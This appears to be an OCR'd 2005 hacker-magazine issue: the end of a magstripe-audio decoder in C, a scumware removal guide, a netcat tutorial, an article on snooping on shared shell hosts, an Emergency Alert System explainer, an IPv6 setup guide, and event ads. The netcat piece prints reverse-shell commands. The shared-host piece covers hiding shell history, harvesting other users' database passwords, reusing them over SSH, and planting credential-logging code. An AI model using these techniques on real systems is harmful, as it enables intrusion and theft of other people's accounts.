   [verbose]     verbosity flag
   ** global **
   [sample_size] number of frames in the file */
SNDFILE *sndfile_init(int fd, int verbose)
{
  SNDFILE *sndfile;
  SF_INFO sfinfo;

  memset(&sfinfo, 0, sizeof(sfinfo));       /* clear sfinfo structure */

  sndfile = sf_open_fd(fd, SFM_READ, &sfinfo, 0); /* set sndfile from fd */
  if (sndfile == NULL) {
    fprintf(stderr, "*** Error: sf_open_fd() failed\n");
    exit(EXIT_FAILURE);
  }

  if (verbose) {                            /* print some statistics */
    fprintf(stderr, "*** Input file format:\n"
            "    Frames: %i\n"
            "    Sample Rate: %i\n"
            "    Channels: %i\n"
            "    Format: 0x%08x\n"
            "    Sections: %i\n"
            "    Seekable: %i\n",
            (int)sfinfo.frames, sfinfo.samplerate, sfinfo.channels,
            sfinfo.format, sfinfo.sections, sfinfo.seekable);
  }

  if (sfinfo.channels != 1) {               /* ensure that the file is mono */
    fprintf(stderr, "*** Error: Only monaural files are supported\n");
    exit(EXIT_FAILURE);
  }

  sample_size = sfinfo.frames;              /* set sample size */

  return sndfile;
}
```

```
/* read in data from libsndfile
   [sndfile]     SNDFILE pointer from sf_open() or sf_open_fd()
   ** global **
   [sample]      sample
   [sample_size] number of frames in sample */
void get_sndfile(SNDFILE *sndfile)
{
  sf_count_t count;

  sample = xmalloc(sizeof(short int) * sample_size); /* allocate memory */

  count = sf_read_short(sndfile, sample, sample_size); /* read in sample */
  if (count != sample_size) {
    fprintf(stderr, "*** Warning: expected %i frames, read %i.\n",
            sample_size, (int)count);
    sample_size = count;
  }
}

/* decodes aiken biphase and prints binary
   [freq_thres]    frequency threshold
   ** global **
   [sample]        sample
   [sample_size]   number of frames in sample */
void decode_aiken_biphase(int freq_thres, int silence_thres)
{
  int i = 0, peak = 0, ppeak = 0;
  int *peaks = NULL, peaks_size = 0;
  int zerobl;

  for (i = 0; i < sample_size; i++)         /* absolute value */
    if (sample[i] < 0)
      sample[i] = -sample[i];

  i = 0;                                    /* store peak differences */
  while (i < sample_size) {
    ppeak = peak;                           /* old peak value */
    while (sample[i] <= silence_thres && i < sample_size) /* find peaks */
      i++;
    peak = 0;
    while (sample[i] > silence_thres && i < sample_size) {
      if (sample[i] > sample[peak])
        peak = i;
      i++;
    }
    if (peak - ppeak > 0) {
      peaks = xrealloc(peaks, sizeof(int) * (peaks_size + 1));
      peaks[peaks_size] = peak - ppeak;
      peaks_size++;
    }
  }

  /* decode aiken biphase allowing for
     frequency deviation based on freq_thres */
  /* ignore first two peaks and last peak */
  zerobl = peaks[2];
  for (i = 2; i < peaks_size - 1; i++) {
    if (peaks[i] < ((zerobl / 2) + (freq_thres * (zerobl / 2) / 100)) &&
        peaks[i] > ((zerobl / 2) - (freq_thres * (zerobl / 2) / 100))) {
      if (peaks[i + 1] < ((zerobl / 2) + (freq_thres * (zerobl / 2) / 100)) &&
          peaks[i + 1] > ((zerobl / 2) - (freq_thres * (zerobl / 2) / 100))) {
        printf("1");
        zerobl = peaks[i] * 2;
        i++;
      }
    } else if (peaks[i] < (zerobl + (freq_thres * zerobl / 100)) &&
               peaks[i] > (zerobl - (freq_thres * zerobl / 100))) {
      printf("0");
#ifndef DISABLE_VC
      zerobl = peaks[i];
#endif
    }
  }
  printf("\n");

}

/* main */
int main(int argc, char *argv[])
{
  int fd;
  SNDFILE *sndfile = NULL;

  /* configuration variables */
  char *filename = NULL;
  int auto_thres = AUTO_THRES, max_level = 0, use_sndfile = 0, verbose = 1;
  int sample_rate = SAMPLE_RATE, silence_thres = SILENCE_THRES;

  /* getopt variables */
  int ch, option_index;
  static struct option long_options[] = {
    {"auto-thres",    0, 0, 'a'},
    {"device",        1, 0, 'd'},
    {"file",          1, 0, 'f'},
    {"help",          0, 0, 'h'},
    {"max-level",     0, 0, 'm'},
    {"silent",        0, 0, 's'},
    {"threshold",     1, 0, 't'},
    {"version",       0, 0, 'v'},
    { 0,              0, 0,  0 }
  };

  /* process command line arguments */
  while (1) {

    ch = getopt_long(argc, argv, "a:d:f:hmst:v", long_options, &option_index);
```

```
  if (ch == -1)
    break;

  switch (ch) {
    case 'a': /* auto-thres */
      auto_thres = atoi(optarg);
      break;
    case 'd': /* device */
      filename = xstrdup(optarg);
      break;
    case 'f': /* file */
      filename = xstrdup(optarg);
      use_sndfile = 1;
      break;
    case 'h': /* help */
      print_help(stdout, argv[0]);
      exit(EXIT_SUCCESS);
      break;
    case 'm': /* max-level */
      max_level = 1;
      break;
    case 's': /* silent */
      verbose = 0;
      break;
    case 't': /* threshold */
      auto_thres = 0;
      silence_thres = atoi(optarg);
      break;
    case 'v': /* version */
      print_version(stdout);
      exit(EXIT_SUCCESS);
      break;
    default: /* default */
      print_help(stderr, argv[0]);
      exit(EXIT_FAILURE);
      break;
  }
}

if (verbose) {                          /* print version */
  print_version(stderr);
  fprintf(stderr, "\n");
}

if (use_sndfile && max_level) {         /* sanity check */
  fprintf(stderr, "*** Error: -f and -m switches do not mix!\n");
  exit(EXIT_FAILURE);
}


if (filename == NULL)             /* set default if no device is specified */
  filename = xstrdup(DEVICE);

if (verbose)                            /* open device for reading */
  fprintf(stderr, "*** Opening %s\n", filename);
fd = open(filename, O_RDONLY);
if (fd == -1) {
  perror("open()");
  exit(EXIT_FAILURE);
}

if (use_sndfile)                  /* open sndfile or set device parameters */
  sndfile = sndfile_init(fd, verbose);
else
  sample_rate = dsp_init(fd, verbose);

if (max_level) {                        /* show user maximum dsp level */
  print_max_level(fd, sample_rate);
  exit(EXIT_SUCCESS);
}

if (!silence_thres) {                   /* silence_thres sanity check */
  fprintf(stderr, "*** Error: Invalid silence threshold\n");
  exit(EXIT_FAILURE);
}

if (use_sndfile)                        /* read sample */
  get_sndfile(sndfile);
else
  get_dsp(fd, sample_rate, silence_thres);

if (auto_thres)                         /* automatically set threshold */
  silence_thres = auto_thres * evaluate_max() / 100;

if (verbose)                            /* print silence threshold */
  fprintf(stderr, "*** Silence threshold: %d (%d%% of max)\n",
          silence_thres, auto_thres);

decode_aiken_biphase(FREQ_THRES, silence_thres); /* decode aiken biphase */

close(fd);                              /* close file */

free(sample);                           /* free memory */

exit(EXIT_SUCCESS);

return 0;
}
```

Complete Scumware Removal

by LoungeTab
LoungeTab@hotmail.com

This is an article in response to "Scumware, Spyware, Adware, Sneakware" in 21:2. First I would like to commend shinohara on writing a great article about the nastiest of nasties. One thing I noticed was where he said MSCONFIG was available in all versions of Microsoft since 98. Actually, MSCONFIG isn't included with any installation options of Win 2k, but any version of MSCONFIG will work under Win 2k. I recommend the XP version which is available at http://downloads.thetechguide.com/msconfig.zip. I thought I would also add my own process for eradicating all types of scumware.

Are you Infected?

First, how do you know if you are infected with scumware? If any of the following sound familiar:

A gangload of popups, even when not connected to the Internet,

Internet Explorer toolbars (95 percent are scumware),

Homepage Hijacking (inability to change homepage),

Internet activity from modem when no Internet applications are running,

Numerous processes running that have seemingly random names,

A process that has "XxX" or "teen" in its name (quit looking at so much porn),

Serious decay in system speed,

then more than likely you are infected with scumware. What to do next? Let's get rid of it. All of it.

Removal

The following instructions are for users of all versions of Windows. First you have to download, install, and update these programs. It is extremely important for you to manually update these programs because some of them do not have the latest definitions when you download them.

CWShredder *http://www.majorgeeks.com/down➥load4086.html*
Spybot S&D *http://www.safer-networking.org/➥en/download/index.html*
Adaware SE *http://www.majorgeeks.com/down➥load506.html*
SpySweeper *http://www.webroot.com/wb/down➥loads/index.php*
HijackThis *http://www.spychecker.com/program➥/hijackthis.html*

Now go ahead and restart your computer into Safe Mode (hit F8 before the Windows splash screen comes up). After your computer has booted into safe mode you will want to first run CWShredder. After launching, select "Fix" and it will search for and remove any CoolWebSearch programs. CoolWebSearch likes to change many Internet Explorer settings, adding their own websites to trusted sites, changing your search preferences and homepages, and redirecting you to their sites whenever you mistype a URL. CWShredder should take less than a minute to run.

Next on the list is Spybot S&D. Run this nifty little program and it will scan the registry and files for occurrences of scumware. Select "Search and Destroy" from the menu on the left and then scan on the screen it brings up. This program will take about 5-10 minutes to run.

After that is done, run Adaware SE. For this program select smart system scan. This program also searches through the registry and folders for scumware programs. This scan can take anywhere from 10 minutes to 2 hours.

The final file searching program, SpySweeper, is one of the best programs available in my opinion and it would be worth it to purchase the full version. This program does an in-depth scan of all files, folders, and registry entries and removes from them all the leftovers that the previous programs didn't catch. From the main menu select "Sweep Now" and then "Start." After the scan is complete you will be prompted for which files you want to be quarantined. This scan is similar to Adaware and can take anywhere from 20 minutes to 4 hours.

Finally, run HijackThis at the menu select Scan and it will display a complete list of BHOs, Internet Explorer Toolbars, Startup items, and extra buttons added to Internet Explorer. Be sure you understand what each entry is before you remove it! You may want to keep many of these entries.

Kazaa

Did you ever have Kazaa installed on your computer? If so, go to http://www.spychecker ➥.com/program/kazaagone.html and download KazaaBegone to eliminate all traces of Kazaa along with the bundled software that came with it.

Internet Explorer

Sick of Internet Explorer? Can't figure out how to completely remove it from your system? Download IEeradicator from http://www.litepc.com/ ➥ieradicator.html to completely remove it from your computer. Be sure to read the documentation because it won't work with Win XP or Win 2k sr2.

Summary

Your computer should now run much faster since you freed up a lot of processing power from processes that were absolutely worthless. At this point I usually remove all the applications except SpySweeper and always let it run in the background to notify you of any changes that are made to your Internet Explorer files and startup files.

More Fun with Netcat

by DJ Williams

The following article is a continuation to MobiusRenoire's original submission in 21:2 "Fun With Netcat." Netcat (nc), created by Hobbit, is known as the "Swiss army knife" of security/hacking tools. This is most likely due to the tool's extensive features and capabilities. Before we explore some additional uses of netcat, you are advised to get written permission before executing any of these examples on systems you do not own. Sure, you may be saying "screw that" yet even on work systems, employees have been fired for running tools without permission.

As described in the 21:2 article, netcat used with basic options nc [host] [port] allows TCP/UDP (-u) connections on a selected port to perform a variety of tasks. The focus of this article is to explore additional uses, so let's take a look at some more examples.

Web Server (banner) Discovery

Most web servers are configured by default to reveal the type and version, which may be helpful to an attacker. Wait... I know some of you are saying I changed my banners to obfuscate the web server (i.e., RemoveServerHeader feature in the URLScan security tool to mask IIS web servers). The point here is that someone could have changed the banner and you may want to validate the output with an alternate tool such as net-square's HTTPrint (www.net-square.com/ ➥httprint/). With that said, let's look how web server discovery can be accomplished. First we need to establish a connection to the target web server on the default HTTP port.

```
nc -vv target 80
```

The -vv option indicates that netcat is running in very verbose mode, followed by the target, which can be a domain or IP, and the default web server port (80). Once netcat connects, you must type in an HTTP directive such as:

```
HEAD / HTTP/1.0
<enter>
<enter>
```

The reply should indicate what type of web server is running. You can substitute the HEAD directive for the OPTIONS directive to learn more about the web server. An example of the output is listed below.

```
nc -vv 10.10.10.1 80
www.example.com [10.10.10.1] 80 (http)
➥open
HEAD / HTTP/1.0

HTTP/1.1 302 Found
Date: Sun, 22 Aug 2004 18:09:21 GMT
Server: Stronghold/2.4.2 Apache/1.3.6
➥C2NetEU/2412 (Unix) mod_fastcgi/2.2.12
Location: http://www.example.com/index.
➥html
Connection: close
Content-Type: text/html; charset=iso-
➥8859-1
```

Port Scanning

As a fast alternative to Fydor's nmap (www.in ➥secure.org/nmap/), the king of port scanners, netcat can be used. Is this the best choice? I am sure it is not, yet the purpose of this article is to demonstrate netcat's abilities. Let's take a look at the syntax to use netcat as a port scanner.

```
nc -v -r -w3 -z target port1-portn
```

The -v option indicates that netcat is running

in verbose mode, the -r is to randomly select ports from provided list, the -w is the wait time in seconds, and the -z option prevents sending data to the TCP connection. The target can be a domain or IP and the port list follows (use a space to separate). An example of a TCP port scan (on a *nix server) is listed below. Note: for UDP add the -u option and associated ports.

```
nc -v -z -r -w3 10.96.0.242 20-21 23 80-
➥445 |sort -k 3b
www.example.com [10.96.0.242] 21 open
www.example.com [10.96.0.242] 23 open
www.example.com [10.96.0.242] 80 open
www.example.com [10.96.0.242] 443 open
```

FTP

Yes, you read it right, netcat can be used as a crude FTP tool. First you will need netcat installed on both machines. I tested both a binary and text transfer. They both worked fine. Note: for best results, make sure the sender has a small delay (-w); the receiver does not require a delay. Go ahead and try it out! An example of the output is listed below.

Sender

```
nc -w3 host port < file
```

The -w wait time in seconds; host/IP of receiver; < redirect file in

```
nc -w3 127.0.0.1 2112 < help.txt
nc -w3 127.0.0.1 2112 < Sample.jpg
```

Receiver

```
nc -l -p port > file
```

The -l listen mode for incoming connections; -p port number; > redirect to file

```
nc -l -p 2112 > help.txt
nc -l -p 2112 > Sample.jpg
```

Shovel the Shell

To wrap up, I have included the most interesting use of netcat, in my humble opinion. Here we will be using netcat to shovel the shell (command prompt) from one machine to another. This has been used and most likely is in use right now, where one can acquire a backdoor into a compromised system. Two examples are listed below.

Target Machine

```
nc -e path-to-program [host] [port]
```

The -e is the program to execute once a connection is established.

The following is a *nix style:

```
nc -e /bin/sh 10.10.10.69 2112
```

The following is a Windows style:

```
nc.exe -e cmd.exe 10.10.10.69 2112
```

Attack Machine

```
nc -vv -l -p port
```

The -vv option indicates that netcat is running in very verbose mode; -l listen mode for incoming connections; -p port number.

Start a listener, pick a port allowed through the firewall:

```
nc -vv -l -p 2112
listening on [any] 2112 ...
connect to [10.10.10.69] from www.exam
➥ple.com [10.10.10.69] 548
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\inetpub\scripts>
```

Note, you may need to hit enter a few times... and bang, you have a shell prompt on the remote system.

Final Words

In closing, we have seen the power of the netcat tool. You are encouraged to test its abilities on your local system (127.0.0.1) as it will work. For more information, check out the following links:

http://www.zoran.net/wm_resources/net
➥cat_hobbit.asp (used as a reference)

http://www.securityfocus.com/tools/137
➥(download site)

Shout Outs: REL, DM, JM, KW, SW, and PF (the band).

Potential Vulnerabilities in Shared Systems

by st4r_runner

Having a shell account on a shared system is convenient, fun, and dangerous. A lot of web-hosting services provide shell access and some ISPs offer shell accounts on their Linux/Unix boxes. If you're lucky enough to have one you should be aware of the potential for information leakage and protect yourself on these systems. Let's demonstrate how to harvest some info. First, prepare your environment to avoid leaving a telltale trail:

```
rm ~/.bash_history
```

then

```
ln -s /dev/null ~/.bash_history
```

If it's not a bash shell then do the same for the .sh_history or whatever the case may be. Now let's see what we have for user directories:

```
ls -al /home
```

You'll probably get permission denied. No problem:

```
cat /etc/passwd
```

should show you all the user directories anyway. What's in their directories? Hopefully

```
ls -al /home/username
```

won't work (but you never know). So where can you go from there? See if perhaps their .bash files are readable.

```
ls -l /home/username/.bash_history
ls -l /home/username/.bash_profile
ls -l /home/username/.bashrc
```

Are any of those readable (rw-r--r--)? Take a look at them. They may show some interesting information. Now here's where it can get interesting. Most shell servers will have a web server available for sharing out a personal web page. This directory will likely be ~/PublicHtml (you should have the same directory). But if you want to be sure then

```
grep UserDir httpd.conf
```

httpd.conf can be located in different places depending on the installation. Some common locations are /etc/httpd, /etc/apache, /usr/➥local/apache/conf, or /var/www/conf or do.

```
ps ax | grep httpd
```

and it might show you the full command line (/usr/sbin/httpd -f /etc/httpd/httpd.conf). Once you know the UserDir, guess what? That directory is world readable. Big deal, right? Well take the time to poke a little further. Users are notorious for storing sensitive information in those directories. They think that just because they don't provide a link for that file or directory on their little web page means that no can get to it. Users will put things like "bank-info.xls" or "pic-of-wife-no-one-should-see.jpg" or "myfavband.mp3". What else could we do? Let's see. Ah, the user is running PHP-Nuke or some other php/mysql based portal and they have a nice config.php file.

```
ls -l /home/username/www/*.php
```

You'd be surprised at how many users make their database password the same as their login password to that system.

```
vi /home/username/www/config.php
```

Hmm... dbuname=username and dbpass=mysecretpw. OK. So now I own their database. But I wonder if they would be dumb enough to have that same password for this system.

```
ssh -l username localhost
```

Just do it from localhost, not your home system (if the user or sysadmin runs the "last" command it will reveal your IP address). If the login is unsuccessful, don't worry. There may be more to look at still.

How about writable files and directories?


```
find /home/username/www -perm 0777 -print
find /home/username/www -perm 0666 -print
```

Play around with permission modes. 6 or 7 in the last position is what you're looking for. If a user has a writable directory then you can put your own files in there. If a user has a writable file like a php then you can put your own spyware into the code to let you know when users access the page or if it has a login form you can write code in there to write the user name and password to a file for you to collect later on. Whatever.

Now be careful of what you do. You are not allowed to violate someone's privacy or destroy their content. Some linux administrators have gotten smart and used grsecurity's patches to log all exec's from users so they can be alerted if some user is running "find / -perm 0777". You will get caught. So make sure that you stay under the radar. Find out if the system is a grsecurity kernel.

```
uname -a
```

Well, have fun poking around but don't do anything stupid.



WHAT THE HACK !


"What The Hack" is the name for this summer's edition of the congress / camping-trip / convention / festival / event that happens every four years in The Netherlands. Previous editions were called Hacking at the End of the Universe (1993), Hacking In Progress (1997), and Hackers At Large (2001).

We're calling upon everyone reading this to become involved in one way or another. This is your chance to finally finish that really cool project you could show to everyone there. Or you could bring all your friends and be the initiator of a small "village." Organize things to happen there. Volunteer for some job, big or small, either in advance or when you're there. Send in an abstract of a talk or presentation you'd like to do. (And get in for free if the programme committee accepts it!)

This is likely to be a rather large event, and we'd like to show and experience the diversity of the various communities that make up the hacker world. We're trying to appeal to people that, simply put, become participants instead of "The Audience." There will be plenty of opportunities to find people who are into the same things you are. Talk, plan, and maybe even get a whole new project on its feet. And then there's mass media attention for those who like it, as well as our own radio station for those who would rather roll their own. Add in some great conversations to be had and new friends to make. No reason to get paranoid or anything, but no matter where you live you are probably secretly surrounded by people who first met at one of these events.

What The Hack happens from 28-31 of July 2005 near Den Bosch in The Netherlands. Tickets (when bought online before May 10th) are 120 Euros for 4 days of the event, but you can camp for over a week if you like (and help out a bit).

Much more on http://www.whatthehack.org



Inside the Emergency Alert System

by Tokachu

The Emergency Alert System, commonly called EAS, originates from the FCC-mandated Emergency Broadcast System (formerly known as Conelrad), which was nothing more than a long multifrequency tone generator and detector. Before the Kennedy Administration, such signals were only accessible for major networks and by the early 1990s the system was showing its age. Some cable companies resorted to building their own unique alert systems using old phone equipment because the 30 year old system was, quite literally, falling apart. In 1994, after three years of research and development, the FCC introduced what is now the modern EAS, and in 1997 the system was made mandatory.

Network topology

The original EBS worked in a daisy-chain fashion, where the authorities would notify one radio station, that radio station would notify another station, and so forth. The EAS works in a hierarchical manner, where the notifying party (civil authorities, the National Weather Service, or law enforcement) notify the largest station in the area. From there, other smaller radio stations actually have a receiver hooked up to the EAS encoder/decoder (the "endec") that listens for the big radio station, and the endec will cut into the radio station's signal to transmit at least three bursts of data along with the attention signal.

Data Format

I'll be brief in the data format: it's FSK-encoded (one tone is a mark, or "1" in binary, and another tone is a space, or "0"), which limits its transmission speed to about 1200 bps. However, it operates at a very strange baud: 520.83 bps, or one bit every 1.92 milliseconds. The space frequency is the bitrate multiplied by three (exactly 1562.5 Hz), and the mark frequency is the bitrate multiplied by four (approximately 2083.3 Hz). Each byte is a regular eight bit byte containing ASCII data (the most significant byte is ignored when receiving the data format), so it's very easy to modulate data.

The header consists of 16 bytes with binary value "10101011". As the bitrate and transmission protocols are constant, there is no need to transmit bitrate calibration signals or mark/space information. Here is a sample transmission, preserved in eight bit format:

```
´´´´´´´´´´´´´´´´ZCZC-WXR-HUW-037183+0300
➥-0661830-WXYZ/FM -
```

The sixteen funny symbols at the beginning is the 16 byte header, along with another four byte header of "ZCZC" to indicate ASCII data. "WXR" is the notifying party (the National Weather Service, for this example). "HUW" is the message code ("Hurricane Warning"), and "037183" is the affected area, noted in undashed FIPS 6-4 format. The first digit is the region, which is usually set to "Nationwide" (0) and ignored; the second and third digits note the state (North Carolina), and the last three digits are the county number (Wake County). To store more than one location, the format might look like "######-######+", with each "######-" being a six digit location code and with the last code ending with a plus rather than a minus symbol. The four digits after the plus symbol represent the length of time the alert is effective for (exactly three hours in this example). For the next seven digits, the first three are a Julian-formatted date ("066" means the 66th day of the year, or May 7th in 2005). The last four digits are the starting time (6:30 pm). The next eight characters hold the call sign of the radio station sending out the alert. It is space-padded at the end, and any dashes in the call sign are replaced with slashes. The message ends with a single dash.

What is not shown here is the two-tone signal of 853 Hz and 960 Hz, which must be emitted for at least eight seconds after the data is sent at least three times. From there, data with "´´´´´´´´´´´´´´´´NNNN" transmitted exactly three times acts as the signal for the end of the transmission. For some really detailed information, you should read document FCC 47 CFR 11, available on {http://fcc.gov}.

Security

I'm sure you're thinking something along the lines of "if there's nothing to authenticate or encrypt the information, what's keeping people from breaking into machines and sending fake signals?" Well, there's a few things you should know. First, most radio stations have a live person to confirm whether or not to forward any message received. Second, these machines are not hooked up like computers; they're placed

alongside transmission equipment, and are not hooked up to any network or external computer (with the exception of video crawls in television stations, but those still require manual intervention to function). I can tell you that every time I hear that little "duck quack," I do flip out, but even though I have a legal obligation to forward the message, I can call the radio station afterwards to confirm it (and if it's fake, I can break back into the radio circuit to let people know).

But let's say you happen to get into the radio station and get physical access to the machine (which you *won't)* or happen to somehow break into the remote transmission facilities to interrupt the audio and use your own EAS endec (which you probably won't). The FCC can find you easily because you'd have to be very close or inside the radio station to pull such a task off. You would then be prosecuted and your message might not even be forwarded! The *only* vulnerability I can find is the fact that the FCC mandates that there be either a weekly or monthly test of the EAS endec. Unfortunately, that means that a rogue attacker could *very likely* be able to inject a test signal into a cable television network, which would not only interrupt one station, but every station in that area. This kind of message would not result in another "War of the Worlds" scenario, but would still result in loss of revenue by the television stations. Then again, a test only lasts a few minutes and unless the attacker struck during the Super Bowl commercial break, the losses would be negligible. I'll keep the door locked, just in case you get any ideas.

Conclusion

While it is very easy to make a signal generator for the EAS, there is no real use for it beyond the transmitter. If you're daring, you could modify a radio packet program to use the frequencies and bitrate of the EAS to automatically log emergencies. Radio Shack used to sell a radio scanner that could tune into FM stations and TV audio carriers and decode EAS signals for about $70 some time ago, although it might be a bit more expensive nowadays.

Nonetheless, until the EAS is completely integrated into consumer appliances such as cellular phones, there is nothing to worry about when it comes to "breaking into" the system, and with the FCC collecting comments on the next generation of the EAS, it will probably be very stable and very secure in the days to come.

IPv6 Redux

by Gr@ve_Rose

Hello everyone. Since my last article touched upon an introduction to the IPv6 protocol, I thought a nice follow-up article on how to configure your network would be beneficial and some fun practice. Without further adieu, let's get down to business.

My Network

As a point of reference, here is a (very) basic overview of my network at home. Frankenserver is my Linux gateway, server, and basic all-in-one box running Red Hat EL3 and Checkpoint FW-1 NGFP4 R55 connected to a 3Mb PPPoE connection. My main desktop PC is Alice and she runs Mandrake 10.0 (2.6.3-7mdk vanilla). I have about five or six more computers but will only be focusing on Frank and Alice.

Tunnel Broker

I'm assuming that your current ISP does not offer native IPv6 connections. If it does, you can probably stop reading here! For the rest of us, we need to establish an IPv6 tunnel with a tunnel broker. Tunnel broker's are organizations that will allocate you a network from their subnet that you can use. Some of the ones out there include Hurricane Electric (http://ipv6tb.he.net) and Hexago (http://www.hexago.com) as well as many others. I have used both of the aforementioned but will focus on Hexago as I have had good service with them.

Swing over to the Hexago site and, at the top right of the page, select the "Get IPv6 in 3 steps" link. Go through the short registration process and get the Linux TSP client at the end. Save the TSP client on your border router (Frank for me) and uncompress it. Install it with the command: "make target=linux installdir=/usr/local/tspc in➥stall" which will install the program in /usr/➥local/tspc.

Once you have installed the TSP client, switch to /usr/local/tspc/bin and edit the tspc.conf file. Here are the main things you will need to have:

```
tsp_dir=/usr/local/tspc Location of the program
auth_method=any Choose the best for us
client_v4=auto Interface to peer with (external)
userid= - Username
passwd= - Password
template=linux - Using Linux, right?
server=broker.freenet6.net - Used for logging in
retry_delay=30 - 30 second retries
tunnel_mode=v6anyv4 - Leave this as it is
if_tunnel_v6v4=sit1 - Leave this as it is
if_tunnel_v6udpv4=tun - Leave this as it is
proxy_client=no - We are not a proxy server
keepalive=yes - Always a good idea
keepalive_interval=30 - 30 second keepalive
host_type=router - We are a router
prefixlen=48 - Obtain a /48 subnet
if_prefix=eth0 - Internal network card
```

Once you have configured this, save the file and run the command: "./tspc -f ./tspc.conf -vvv" and you should see the transaction take place. Any error messages you see if it fails are most likely in the Hexago FAQ pages. Check there for more help. Run an "ifconfig -a" and you should now see your sit1 interface with a /128 subnet (our tunneling mechanism) and eth0 should now have a global-unicast IP address starting with 2001: with a /48 subnet.

Client Configuration

Head on over to your desktop PC (Alice, in my case) and, if you're running a kernel pre-2.6, run "insmod ipv6" to install the IPv6 module. Wait for a few moments and then run an "ifconfig -a" and your ethernet adapter should now have its own global-unicast (2001:) IP address. How did this happen? Well, the TSP client also works as radv(d) which will advertise IP addresses for configuration. Cool, eh?

Now, let's add DNS resolution. Technically, any DNS server can give you an A6 record (dig -t AAAA servername.com) but we want to make sure of this. Open /etc/resolv.conf and add the following to the top:

```
options inet6
nameserver 2001:238::1
```

Yes, that is a valid IPv6 nameserver (at the time of this writing). Once this is done, we should move on to the security portion....

Security Considerations

This is where things get tricky. I'm running Checkpoint Firewall-1 and, although it does support IPv6, not all features are available yet. As such, I have had to make some modifications to both Alice and Frank.

First off, I had to allow the Hexago IPv4 server to access Frank's IPv4 unrestricted to allow for different ports which may be used in the 6over4 tunnel. Because of this, I performed a security audit on Frank to ensure that the only services listening are the ones I want to have running. (This is good practice anyway.) Right now, only HTTP(S) and SSH are listening on IPv6.

Second, although Checkpoint does support IPv6, it currently struggles with stateful inspection of tunneled traffic for IPv4 and IPv6. This means that anyone can access any of the global-unicast IP addresses I've been assigned. In layman's terms, Alice's IPv6 is unprotected. A quick "netstat -na | grep \:\:" revealed only SSH lis➥tening on :::22. Hacking /etc/ssh/sshd_config and changing the ListenPorts to ::1 and 172.17.2.2, followed by a "service sshd restart" worked properly. Now the only service on Alice listening on IPv6 is SSH listening on the loopback interface only.

Lastly, I created my IPv6 objects within the SmartDashboard of Checkpoint ([6]-Alice_v6 ➥_host_node, [6]-Frank_eth0_host_node, [6]-Frank_sit1_host_node and [=|-]-Internal_ ➥v6_network) and allowed my Internal_v6_net ➥work out without limitation.

Testing

If everything has gone correctly, you should be able to ping6 sites. Try "ping6 www.kame.net" which should return from orange.kame.net. If DNS, doesn't work, their IP address is: 2001:200:0:8002:203:47ff:fea5:3085.

How about websites? The best one to test with is http://www.ipv6.bieringer.de/ because you can *only* access it from an IPv6-enabled machine. IPv4 browsing will return a Bad Gateway error message.

What's really interesting to see are the actual packets going back and forth. I suggest using Ethereal but even tcpdump will show you the IPv4 addresses followed by the (un)encapsulated IPv6 addresses. Fun stuff!

Conclusion

I hope that this article has helped you on your way to learning more about IPv6 as well as how it functions. I have some documents floating around on the web about IPv6 so if you can track them down, they should help you out as well. Take a look at different websites out there and, bundled with the inquisitive nature I'm sure you possess, you'll be flying v6-style in no time!

Shouts: Ch1x0r, phoneboy, Bob Hinden, David Kessens, TAC_Kanata, elligirl, anyone I may have missed, and of course, eXoDuS (YNBABWARL!)

Marketplace

Happenings

SUMMERCON 2005 PRESENTS: TOOLS OF THE TRADE. Come one, come all! Hackers, phreakers, phrackers, feds, *2600* shock troops, cops, "security professionals," U4EA, r00t kids club, press, groupies, conference whores, k0d3rz, convicted felons, concerned parents, and teachers! Hackers and beer collide for the Technocalypse that the prophets warned you about. June 4-6 in Austin, Texas. Omni Austin Hotel Downtown, 700 San Jacinto at 8th Street, Austin, TX 78701 For more information, t-shirts, registration, and much more: http://www.summercon.org. Pre-register now!

CAROLINACON 2005. June 10-12 at the Raleigh AmeriSuites Hotel. Admission $15. Conference rate for the hotel rooms available at carolinacon.org. Speakers welcome.

WHAT THE HACK! Times have changed: Terrorism, metal detectors, special new laws, and our leaders getting ever closer to their dream of "knowing it all." It's been a crazy almost four years since the last time all the tribes of the hacker universe camped out in The Netherlands at HAL2001. High time to get together, meet, reflect, show our projects, and discuss our ideas. No matter whether you're into figuring out what they're up to, doing something about it, or having a good time with some of the smartest and funniest people we know of, come to What The Hack, July 28-31, near Den Bosch, The Netherlands. For more information, visit http://whatthehack.org.

INTERZONE GOES WEST! While the Atlanta Interz0ne stays hacker con, Interz0neWest will be a more professional style I.T. conference, carrying on in the tradition of "effecting change through education." Along with Interz0neWest, GRAYAREA - the non- traditional security academy - will be happening, teaching methodologies and skills instead of test answers! San Francisco Bay Area in early October 2005. See interz0ne.com or grayarea.info for the latest details.

For Sale

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

